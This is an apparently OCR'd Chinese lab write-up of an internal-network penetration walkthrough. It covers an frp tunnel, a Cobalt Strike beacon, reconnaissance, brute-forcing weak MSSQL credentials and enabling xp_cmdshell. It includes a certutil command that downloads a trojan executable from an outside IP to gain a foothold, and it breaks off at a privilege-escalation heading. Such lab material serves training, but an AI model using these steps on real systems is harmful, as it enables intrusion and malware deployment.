
(https://xzfile.aliyuncs.com/media/upload/picture/20220607204350-7b413656-e65f-1.png)

配置 frp 的 frps.ini 信息。

(https://xzfile.aliyuncs.com/media/upload/picture/20220607204403-8324d92c-e65f-1.png)

2.CS 上线

cs 生成监听。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607204411-87bf845a-e65f-1.png)

然后上传. exe 文件进行上线。

(https://xzfile.aliyuncs.com/media/upload/picture/20220607204424-8f429816-e65f-1.png)


成功上线。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204432-94526e9e-e65f-1.png)


3. 内网信息收集

使用 shell iponfig 收集信息。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607204442-99f05b0e-e65f-1.png)

根据搭建的拓扑环境，然后测试一下与其他域内主机的连通性。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204448-9de227d8-e65f-1.png)

查看计算机名。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204455-a1da02f2-e65f-1.png)


使用 net view 查找域内其它主机，发现不能找到其他主机。

(https://xzfile.aliyuncs.com/media/upload/picture/20220607204502-a618f13e-e65f-1.png)

4. 开启代理进行端口扫描


(https://xzfile.aliyuncs.com/media/upload/picture/20220607204511-ab62877c-e65f-1.png)

查看 server2012 的 IP 地址。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607204517-aeffab80-e65f-1.png)

5. 域内主机端口扫描



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204524-b2f1c868-e65f-1.png)


发现存在 1433——Mysql 的端口，尝试进行弱口令的暴力破解。
最好成功爆破出账号和密码.



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204530-b68f0ed6-e65f-1.png)

6.mssqlclient 登录 Mssql 服务器

使用 mysql 用户和密码进行登录。



```
[*] ACK: Result: 1 - Microsoft SQL Server (110 1256)
[!] Press help for extra shell commands
SQL>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220607204536-ba848bc4-e65f-1.png)

7.xp_cmshell 进行 getshell

help 查看可以执行那些命令。

```
SQL> help

    lcd {path}              - changes the current local directory to {path}
    exit                    - terminates the server process (and this session)
    enable_xp_cmdshell      - you know what it means
    disable_xp_cmdshell     - you know what it means
    xp_cmdshell {cmd}       - executes cmd using xp_cmdshell
    sp_start_job {cmd}      - executes cmd using the sql server agent (blind)
    ! {cmd}                 - executes a local shell cmd

SQL> enable_xp_cmdshell
[*] INFO(SERVER2012): Line 185: 配置选项 'show advanced options' 已从 0 更改为 1。请运行 RECONFIGURE 语句进行安装。
[*] INFO(SERVER2012): Line 185: 配置选项 'xp_cmdshell' 已从 0 更改为 1。请运行 RECONFIGURE 语句进行安装。
SQL> xp_cmdshell whoami
output

-------------------------------------------------------------------------------

nt service\mssqlserver
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220607204543-be7f9610-e65f-1.png)

开启 xp_cmdshell，然后进行信息收集。


```
NULL
   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::81fb:83e2:c35e:cc3%12
   IPv4 地址 . . . . . . . . . . . . : 10.10.10.136
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :
NULL
隧道适配器 isatap.{DA985524-EF35-49FE-AEBA-7DA955A2E827}:
NULL
   媒体状态 . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : lan
NULL
隧道适配器 isatap.{02FE46CD-303B-4117-9B93-884088B66D31}:
NULL
   媒体状态 . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :
NULL
SQL>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220607204551-c374bba0-e65f-1.png)

使用 certutil 远程下载之前的木马，然后进行上线

xp_cmdshell certutil –urlcache –split –f http://39.103.134.134/artifact.exe (http://103.121.92.154/artifact.exe)


c:/windows/temp/artifact.exe



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204620-d4c0fe00-e65f-1.png)


8. 使用 SweetPotato (ms16-075) 提权

上线之后，进行简单的信息收集。



